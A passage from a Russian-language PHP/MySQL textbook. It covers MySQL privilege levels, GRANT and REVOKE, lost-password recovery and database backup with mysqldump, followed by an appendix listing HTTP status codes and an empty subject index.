ERROR 1064: You have an error in your SQL syntax; check the manual that corresponds
to your MySQL server version for the right syntax to use near ' GRANT OPTION ON *.*
TO superuser' at line 1
```

Ключевое слово ON в операторе GRANT определяет уровень привилегий, которые могут быть заданы на одном из четырех уровней, представленных в табл. 57.3.

Таблица 57.3. *Уровни привилегий*

Ключевое слово ON	Уровень
ON *.*	Глобальный уровень. Касается всех баз данных и таблиц, входящих в их состав. Таким образом, пользователь с полномочиями на глобальном уровне может обращаться ко всем базам данных
ON *	Если текущая база данных не была выбрана при помощи оператора USE, данное предложение эквивалентно ON *.*; если произведен выбор текущей базы данных, то устанавливаемые при помощи оператора GRANT привилегии относятся ко всем таблицам текущей базы данных
ON *db*.*	Уровень базы данных. Это предложение означает, что привилегии распространяются на таблицы базы данных *db*
ON *db.tbl*	Уровень таблицы. Предложение означает, что привилегии распространяются на таблицу *tbl* базы данных *db*
ON *db.tbl*	Уровень столбца. Привилегии уровня столбца касаются отдельных столбцов в таблице *tbl* базы данных *db*. Список столбцов указывается в скобках через запятую после ключевых слов SELECT, INSERT, UPDATE

Привилегии SHOW DATABASES и SUPER могут быть установлены лишь на глобальном уровне. Для таблиц можно установить только следующие типы привилегий: SELECT, INSERT, UPDATE, DELETE, CREATE, DROP, GRANT OPTION, INDEX и ALTER. Это следует учитывать при использовании конструкции GRANT ALL, которая назначает привилегии на текущем уровне. Так, запрос уровня базы данных GRANT ALL ON *db*.* не предоставляет никаких глобальных привилегий, таких как FILE или RELOAD.

В следующем примере демонстрируется использование привилегий на уровне базы данных (test).

```
GRANT ALL ON test.* TO editor;
```

> ***Замечание***
>
> Следует отметить, что отсутствие конструкции IDENTIFIED BY приводит к тому, что в качестве пароля пользователя назначается пустая строка.

Если у пользователя нет привилегий на доступ к базе данных, имя базы данных не отображается в ответ на запрос SHOW DATABASES, если только у пользователя нет специальной привилегии SHOW DATABASES.

Следующий уровень — это привилегии на уровне таблицы. Представленный далее запрос наделяет учетную запись manager полными привилегиями для доступа к таблице user базы данных test.

```
GRANT ALL ON test.user TO manager;
```

Если у пользователя нет привилегий на доступ к таблице, то эта таблица не отображается в ответ на запрос списка таблиц базы данных — SHOW TABLES.

В именах баз данных и таблиц допускается использование символов % и _, которые имеют тот же смысл, что и в операторе LIKE, т. е. заменяют произвольное количество символов и один символ соответственно. Это означает, что если требуется использовать символ _ как часть имени базы данных, его необходимо экранировать обратным

слешем, иначе можно нечаянно предоставить доступ к базам данных, соответствующим введенному шаблону. Например, для базы данных `list_user` оператор `GRANT` может выглядеть следующим образом:

```
GRANT ALL ON 'list\_user'.* TO 'wet'@'localhost';
```

Особняком стоит привилегия `GRANT OPTION` — способность наделять других пользователей правами на передачу пользовательских прав. Обычно эту привилегию назначают при помощи отдельного запроса, но язык запросов SQL предоставляет специальное предложение `WITH GRANT OPTION`, которое позволяет наделять учетную запись этой привилегией. Предложение `WITH GRANT OPTION` помещается в конце запроса:

```
GRANT ALL ON test.* TO 'wet'@'localhost' WITH GRANT OPTION;
```

В результате выполнения запроса пользователь `wet` наделяется правами вызова оператора `GRANT ALL` для предоставления привилегий другим пользователям на базу данных `test` и ее таблицы. Ни на какие другие базы данных пользователь `wet` не имеет права выдавать привилегии. Другими словами, пользователь, обладающий правами `GRANT OPTION`, может передавать другим пользователям только те права, которые принадлежат ему самому.

Следует крайне осторожно обращаться с привилегией `GRANT OPTION`, т. к. она распространяется не только на те привилегии, которыми пользователь обладает на текущий момент, но и на все привилегии, которые он может получить в будущем.

Для отмены привилегий учетной записи предназначен оператор `REVOKE`. Его синтаксис похож на синтаксис оператора `GRANT` с той лишь разницей, что ключевое слово `TO` заменено на `FROM`, а предложения `IDENTIFIED BY`, `REQUIRE` и `WITH GRANT OPTION` отсутствуют.

```
REVOKE DELETE, UPDATE ON shop.* FROM 'wet'@'localhost';
```

Следует помнить, что оператор `REVOKE` отменяет привилегии, но не удаляет учетные записи, для их удаления необходимо воспользоваться оператором `DROP USER`.

Для просмотра существующих привилегий необходимо выполнить оператор `SHOW GRANTS`. Если в результирующей таблице учетной записи нет, это означает, что пользователь не обладает никакими правами и его учетная запись может быть удалена.

```
SHOW GRANTS;
+-------------------------------------------------------------------+
| Grants for root@localhost                                         |
+-------------------------------------------------------------------+
| GRANT ALL PRIVILEGES ON *.* TO 'root'@'localhost' WITH GRANT OPTION |
+-------------------------------------------------------------------+
```

Восстановление утерянного пароля

Если утерян пароль обычного пользователя, авторизовавшись с использованием учетной записи root, можно назначить пользователю новый пароль:

```
SET PASSWORD FOR user = PASSWORD('password')
```

Если утерян пароль root, необходимо в конфигурационный файл my.cnf в секцию `[mysqld]` добавить директиву `skip-grant-tables`. В этом режиме сервер игнорирует таб-

лицу привилегий и все базы данных (в том числе и системная база данных `mysql`) доступны без привилегий. Оператор `SET PASSWORD` можно выполнять с учетной записью любого пользователя по отношению к любому другому пользователю, в том числе и root. По завершении восстановительных работ сервера следует перезагрузить MySQL без директивы `skip-grant-tables` в файле my.cnf.

> ***Замечание***
>
> В Ubuntu можно воспользоваться системным пользователем debian-sys-main, пароль которого можно обнаружить в файле /etc/mysql/debian.cnf. Прочитать файл можно, только обладая правами root.

Перенос баз данных с одного сервера на другой

Рассмотрим перенос баз данных с одного сервера на другой или просто создание резервной копии баз данных. Чаще всего используется одно из двух решений: копирование бинарных файлов баз данных или создание SQL-дампа.

Копирование бинарных файлов

Таблицы типа MyISAM (основной тип таблиц в MySQL) можно перемещать с одного сервера на другой независимо от версии сервера и операционной системы, под управлением которой он работает.

В каталоге данных для каждой базы данных заводится свой подкаталог, каждая таблица представлена тремя файлами, имена которых совпадают с именем таблицы, а расширения имеют следующий смысл:

- frm — определяет структуру таблицы, имена полей, их типы, параметры таблицы и т. п.;
- MYD — содержит данные таблицы (расширение образовано от сокращения MYData);
- MYI — содержит индексную информацию (расширение образовано от сокращения MYIndex).

Однако копирование данных непосредственно из каталога данных работающего сервера может привести к повреждению копий таблиц, причем это может случиться даже в том случае, если MySQL-сервер не обращался к копируемым таблицам в текущий момент. Поэтому перед копированием бинарных данных необходимо либо остановить сервер, либо блокировать таблицы на запись. Блокировку таблиц удобно осуществить при помощи оператора `FLUSH TABLES`:

```
FLUSH TABLES WITH READ LOCK;
```

Для того чтобы блокировка осталась в силе на время копирования, следует оставить клиента включенным и не выходить из него до тех пор, пока копирование каталога данных не будет завершено.

Для того чтобы снять блокировку на запись, следует выполнить запрос `UNLOCK TABLES`:

```
UNLOCK TABLES;
```

В дистрибутив MySQL входит скрипт горячего копирования бинарных файлов баз данных mysqlhotcopy. Данный скрипт действует по той же схеме, что описана ранее: блокирует таблицы базы данных base и копирует их бинарное представление по указанному пути /to/new/path:

```
$ mysqlhotcopy base /to/new/path
```

Утилита mysqlhotcopy работает только с таблицами типа MyISAM.

Создание SQL-дампа

Иногда требуется развернуть базу данных в другой СУБД, в СУБД MySQL более ранней версии, не поддерживающей нововведения поздних версий, или на сервере, где отсутствует доступ к каталогу данных. В этом случае часто прибегают к созданию SQL-дампов. SQL-дамп — это текстовый файл с SQL-инструкциями, выполнение которых воссоздает базу данных.

Основным инструментом для создания SQL-дампов служит утилита mysqldump. Для того чтобы создать резервную копию базы данных, например base, необходимо выполнить команду:

```
$ mysqldump base > base.sql
```

> ***Замечание***
>
> Команды в данном разделе выполняются в предположении, что логин и пароль пользователя заданы в файле .my.cnf, как это описано в *разд. "Пользовательский конфигурационный файл" ранее в этой главе*.

В качестве параметра утилита mysqldump принимает имя базы данных base, для которой производится создание дампа. Так как вывод данных осуществляется в стандартный поток (за которым по умолчанию закреплен экран монитора), его следует перенаправить в файл (в примере это base.sql). Перенаправление данных осуществляется при помощи оператора >. Если вместо оператора > использовать >>, то данные не станут перезаписывать уже существующий файл, а будут добавлены в конец файла.

При помощи параметра --databases (в сокращенной форме -B) можно создать дамп сразу нескольких баз данных, указав их через пробел:

```
$ mysqldump -B base mysql > base_mysql.sql
```

Так, команда из примера выше сохраняет дампы баз данных base и mysql в файл base_mysql.sql.

Если необходимо сохранить дамп всех баз данных MySQL-сервера, следует воспользоваться параметром --all-databases или в сокращенной форме -A.

```
$ mysqldump --all-databases > all_databases.sql
```

Развернуть SQL-дамп на другом сервере можно при помощи утилиты mysql в пакетном режиме:

```
$ mysql test < base.sql
```

Данные из дампа base.sql перенаправляются на стандартный вход утилиты mysql, которая размещает таблицы базы данных base в базе данных test.

Развернуть SQL-дамп можно не только в пакетном режиме, но и в диалоговом. Самый простой способ — это воспользоваться командой SOURCE, которая выполняет несколько инструкций, перечисленных в SQL-дампе.

```
mysql> SOURCE base.sql;
```

Резюме

В текущей главе мы познакомились с развертыванием сервера MySQL на рабочем сервере. К сожалению, небольшой главы недостаточно, чтобы охватить все вопросы администрирования MySQL. За полным описанием следует обращаться к официальной документации и специализированным изданиям.

ПРИЛОЖЕНИЕ

HTTP-коды

На каждый запрос клиента сервер возвращает HTTP-код состояния. Данный код сигнализирует браузеру или посылающему запрос скрипту о состоянии ответа.

Например, если документ найден и успешно отправлен клиенту, в HTTP-заголовки помещается код состояния 200; на запрос клиента о создании записи может быть получен код состояния 201 — запись успешно создана; если документ не найден — 404; в случае переадресации, клиенту отправляется код состояния 302 — "ресурс временно перемещен", иногда бывает полезно изменить код состояния на 301 — "ресурс перемещен постоянно".

```
<?php
  header("Location: http://php.net/");
  header("HTTP/1.1 301 Moved Remanently");
```

Каждый HTTP-код состоит из трех чисел. Первое число в коде задает класс.

- 100–199 — информационные коды состояния, сообщающие клиенту, что сервер пребывает в процессе обработки запроса. Реакция клиента на данные коды не требуется.
- 200–299 — коды успешного выполнения запроса. Получение данного кода ответа на запрос означает, что запрос успешно выполнен и в теле присланного документа находится запрашиваемый документ, который можно передать пользователю.
- 300–399 — коды переадресации, предназначенные для уведомления клиента о том, что для завершения запроса необходимо выполнить дальнейшие действия (как правило, перейти по новому адресу).
- 400–499 — коды ошибочного запроса, отправляемые клиенту, если сервер не может обработать его запрос.
- 500–599 — коды ошибок сервера, возникающих по вине сервера (как правило, из-за синтаксической ошибки в файле .htaccess).

Не все коды состояния имеют смысл; часть из них зарезервирована для дальнейших расширений. В табл. П1–П5 описываются коды состояния для протокола HTTP 1.1, используемого в настоящий момент для распространения HTTP-страниц в Интернете.

Таблица П1. *Информационные HTTP-коды состояния*

HTTP-код	Описание
100 Continue	Сервер готов получить оставшуюся часть запроса
101 Switching Protocols	Сервер готов переключить протокол приложения на протокол, указанный в заголовке запроса `Upgrade`, предоставленного клиентом. Переключение должно выполняться, только если указанный протокол имеет преимущество над старым, например, клиент может отправить запрос, чтобы сервер использовал вместо текущего более новый протокол HTTP
102 Processing	Запрос принят, но на его обработку понадобится длительное время
105 Name Not Resolved	При разрешении доменного имени возникла ошибка в связи с неверным или отсутствующим IP-адресом DNS-сервера

Таблица П2. *HTTP-коды успешного выполнения запроса*

HTTP-код	Описание
200 OK	Сервер успешно обработал запрос, и клиент может получить запрашиваемый документ в теле ответа
201 Created Location	Сервер успешно создал новый URL, заданный в HTTP-заголовке `Location`
202 Accepted	Запрос принят сервером для обработки, но она еще не завершена
203 Non-Authoritative Information	Метаинформация в заголовке запроса не связана с данным сервером и скопирована с другого сервера
204 No Content	Выполнение запроса завершено, но никакой информации отправлять обратно не требуется. Клиент может продолжить просматривать текущий документ
205 Reset Content	Клиент должен сбросить текущий документ. Этот HTTP-заголовок можно использовать для сброса и удаления всех значений полей ввода в HTML-форме
206 Partial Content	Сервер выполнил неполный запрос ресурса методом `GET`. Этот HTTP-код используется для ответа на запросы, содержащие HTTP-заголовок `Range`. Сервер отправляет HTTP-заголовок `Content-Range`, чтобы указать, какой сегмент данных приложен
207 Multi-Status	Сервер передает результаты выполнения сразу нескольких независимых операций. Коды состояний передаются в теле HTTP-документа в виде XML-сообщения с объектом `multistatus`
226 IM Used	Заголовок `A-IM` от клиента успешно принят, и сервер возвращает содержимое с учетом указанных параметров. Используется для дельта-кодирования HTTP-запросов

Таблица П3. *HTTP-коды переадресации*

HTTP-код	Описание
300 Multiple Choices	Запрашиваемый ресурс соответствует набору документов. Сервер может отправить информацию о каждом документе с его собственным местоположением и информацией по согласованию содержимого, оставляя выбор на усмотрение клиента
301 Moved Permanently	Запрашиваемый ресурс на сервере отсутствует. Для переадресации клиента на новый URL отправляется HTTP-заголовок `Location`. Все последующие запросы клиент должен отправлять на новый URL
302 Moved Temporarily	Запрашиваемый ресурс временно перемещен. Для переадресации клиента на новый URL отправляется HTTP-заголовок `Location`. В последующих запросах клиент может продолжать использовать старый URL
303 See Other	Запрашиваемый ресурс найден в другом месте, его местоположение уточняется сервером при помощи HTTP-заголовка `Location`
304 Not Modified	Сервер использует этот HTTP-код в соответствии с HTTP-заголовком `If-Modified-Since`. Это означает, что запрашиваемый документ не модифицировался с даты, определенной в HTTP-заголовке `If-Modified-Since`
305 Use Proxy	Для получения запрашиваемого ресурса клиент должен использовать прокси-сервер, адрес которого передается сервером в HTTP-заголовке `Location`
307 Temporary Redirect	Запрашиваемый ресурс временно перемещен в другое место. Для переадресации клиента на новый URL отправляется HTTP-заголовок `Location`

Таблица П4. *HTTP-коды ошибочного запроса*

HTTP-код	Описание
400 Bad Request	В запросе клиента обнаружена синтаксическая ошибка
401 Unauthorized	Запрос требует аутентификации клиента. Для уточнения типа аутентификации и области запрашиваемого ресурса сервер отправляет HTTP-заголовок `WWW-Authentificate`
402 Payment Required	Данный HTTP-код зарезервирован для будущего использования в электронной коммерции
403 Forbidden	Доступ к запрашиваемому ресурсу запрещен. Клиент не должен повторять этот запрос
404 Not Found	Запрашиваемый документ отсутствует на сервере
405 Method Not Allowed	Метод запроса, используемый клиентом, неприемлем. Сервер отправляет HTTP-заголовок `Allow`, в котором уточняются допустимые методы для получения доступа к запрашиваемому ресурсу

Таблица П4 *(продолжение)*

HTTP-код	Описание
406 Not Acceptable	Запрашиваемый ресурс недоступен в том формате, который может принимать клиент (клиент обычно уточняет эти форматы в специальном HTTP-заголовке `Accept`). Если запрос не является запросом `HEAD` на получение лишь HTTP-заголовков с сервера без тела документа, то сервер может отправить заголовки `Content-Language`, `Content-Encoding` и `Content-Type`, чтобы определить, какие форматы являются доступными
407 Proxy Authentification Required	Несанкционированный запрос доступа к прокси-серверу: клиент должен аутентифицировать себя на прокси-сервере. Сервер отправляет HTTP-заголовок `Proxy-Authentificate` со схемой аутентификации и областью запрашиваемого ресурса
408 Request Time-Out	Клиент не завершил свой запрос за время ожидания запроса, заданное серверу, однако может повторить запрос
409 Conflict	Возник конфликт запроса клиента с другим запросом. Вместе с кодом состояния сервер может переслать информацию о типе конфликта
410 Gone	Запрашиваемый ресурс удален с сервера
411 Length Required	Клиент должен прислать в запросе HTTP-заголовок `Content-Length`
412 Precondition Filed	Если запрос клиента содержит один или более HTTP-заголовков `If...`, сервер использует этот HTTP-код для оповещения, что одно или более условий, заданных в этих заголовках, не выполняются
413 Request Entity Too Large	Сервер отказывается выполнять запрос: слишком длинное тело сообщений
414 Request-URI Too Long	Сервер отказывается выполнять запрос: слишком длинный URI (URL)
415 Unsupported Media Type	Сервер отказывается выполнять запрос: отсутствует поддержка формата тела сообщения
416 Requested Range Not Satisfiable	В HTTP-заголовке `Range` был указан диапазон за пределами ресурса или отсутствует поле `If-Range`
417 Expectation Failed	Сервер не смог выполнить требования HTTP-заголовка `Expect Request`
418 I'm a teapot	"Я чайник" — код-шутка, введенный в протокол 1 апреля 1998 года
422 Unprocessable Entity	Сервер успешно принял запрос, может работать с указанным видом данных, в теле запроса XML-документ имеет верный синтаксис, но присутствует какая-то логическая ошибка, из-за которой невозможно произвести операцию над ресурсом
423 Locked	Целевой ресурс из запроса заблокирован от применения к нему указанного метода

Таблица П4 *(окончание)*

HTTP-код	Описание
424 Failed Dependency	Реализация текущего запроса может зависеть от успешности выполнения другой операции. Если она не выполнена и из-за этого нельзя выполнить текущий запрос, то сервер вернет этот код
425 Unordered Collection	Посылается, если клиент указал номер элемента в неупорядоченном списке или запросил несколько элементов в порядке, отличающемся от серверного
426 Upgrade Required	Сервер указывает клиенту на необходимость обновить протокол. Заголовок ответа должен содержать правильно сформированные поля `Upgrade` и `Connection`
428 Precondition Required	Сервер указывает клиенту на необходимость использования в запросе заголовков условий, наподобие `If-Match`
429 Too Many Requests	Клиент попытался отправить слишком много запросов за короткое время, что может указывать, например, на попытку DoS-атаки. Может сопровождаться заголовком `Retry-After`, указывающим, через какое время можно повторить запрос
431 Request Header Fields Too Large	Превышена допустимая длина заголовков. Сервер не обязан отвечать этим кодом, вместо этого он может просто сбросить соединение
434 Requested host unavailable	Запрашиваемый адрес недоступен
449 Retry With	Возвращается сервером, если для обработки запроса от клиента поступило недостаточно информации. При этом в заголовок ответа помещается поле `Ms-Echo-Request`
451 Unavailable For Legal Reasons	Доступ к ресурсу закрыт по юридическим причинам, например, по требованию органов государственной власти или по требованию правообладателя в случае нарушения авторских прав. Любопытно, что код является отсылкой к роману Рэя Бредбери "451 градус по Фаренгейту", описывающему общество будущего, где хранение книг является преступлением
456 Unrecoverable Error	Возвращается сервером, если обработка запроса вызывает некорректируемые сбои в таблицах баз данных

Таблица П5. *HTTP-коды ошибки на стороне сервера*

HTTP-код	Описание
500 Internal Server Error	Ошибка конфигурации сервера или внешней программы
501 Not Implemented	Сервер не поддерживает функции, требуемые для выполнения запроса
502 Bad Gateway	Неверный ответ вышестоящего сервера или прокси-сервера
503 Service Unavailable	Служба временно недоступна. С целью оповещения о времени открытия доступа к службе сервер может отправить заголовок `Retry-After`
504 Gateway Time-Out	Шлюз или прокси-сервер временно заблокирован

Таблица П5 *(окончание)*

HTTP-код	Описание
505 HTTP Version Not Supported	Не поддерживается используемая клиентом версия протокола HTTP
506 Variant Also Negotiates	В результате ошибочной конфигурации выбранный вариант указывает сам на себя, из-за чего процесс связывания прерывается
507 Insufficient Storage	Не хватает места для выполнения текущего запроса
509 Bandwidth Limit Exceeded	Используется при превышении Web-площадкой отведенного ей ограничения на потребление трафика. В данном случае владельцу площадки следует обратиться к своему хостинг-провайдеру
510 Not Extended	На сервере отсутствует расширение, которое желает использовать клиент. Сервер может дополнительно передать информацию о доступных ему расширениях
511 Network Authentication Required	Этот ответ посылается не сервером, которому был предназначен запрос, а сервером-посредником — например, сервером провайдера — в случае, если клиент должен сначала авторизоваться в сети, например, ввести пароль для платной точки доступа к Интернету. Предполагается, что в теле ответа будет возвращена Web-форма авторизации или перенаправление на нее

Предметный указатель

C

D

E

F

G

H

I

J

K

L

M

N

O

P

R

S

T

U

V

W

X

А

Б

В

Г

Д

З

И

К

Л

М

Н

О

П

P

C

Т

У

Ф

Ч

Ш

Э

Я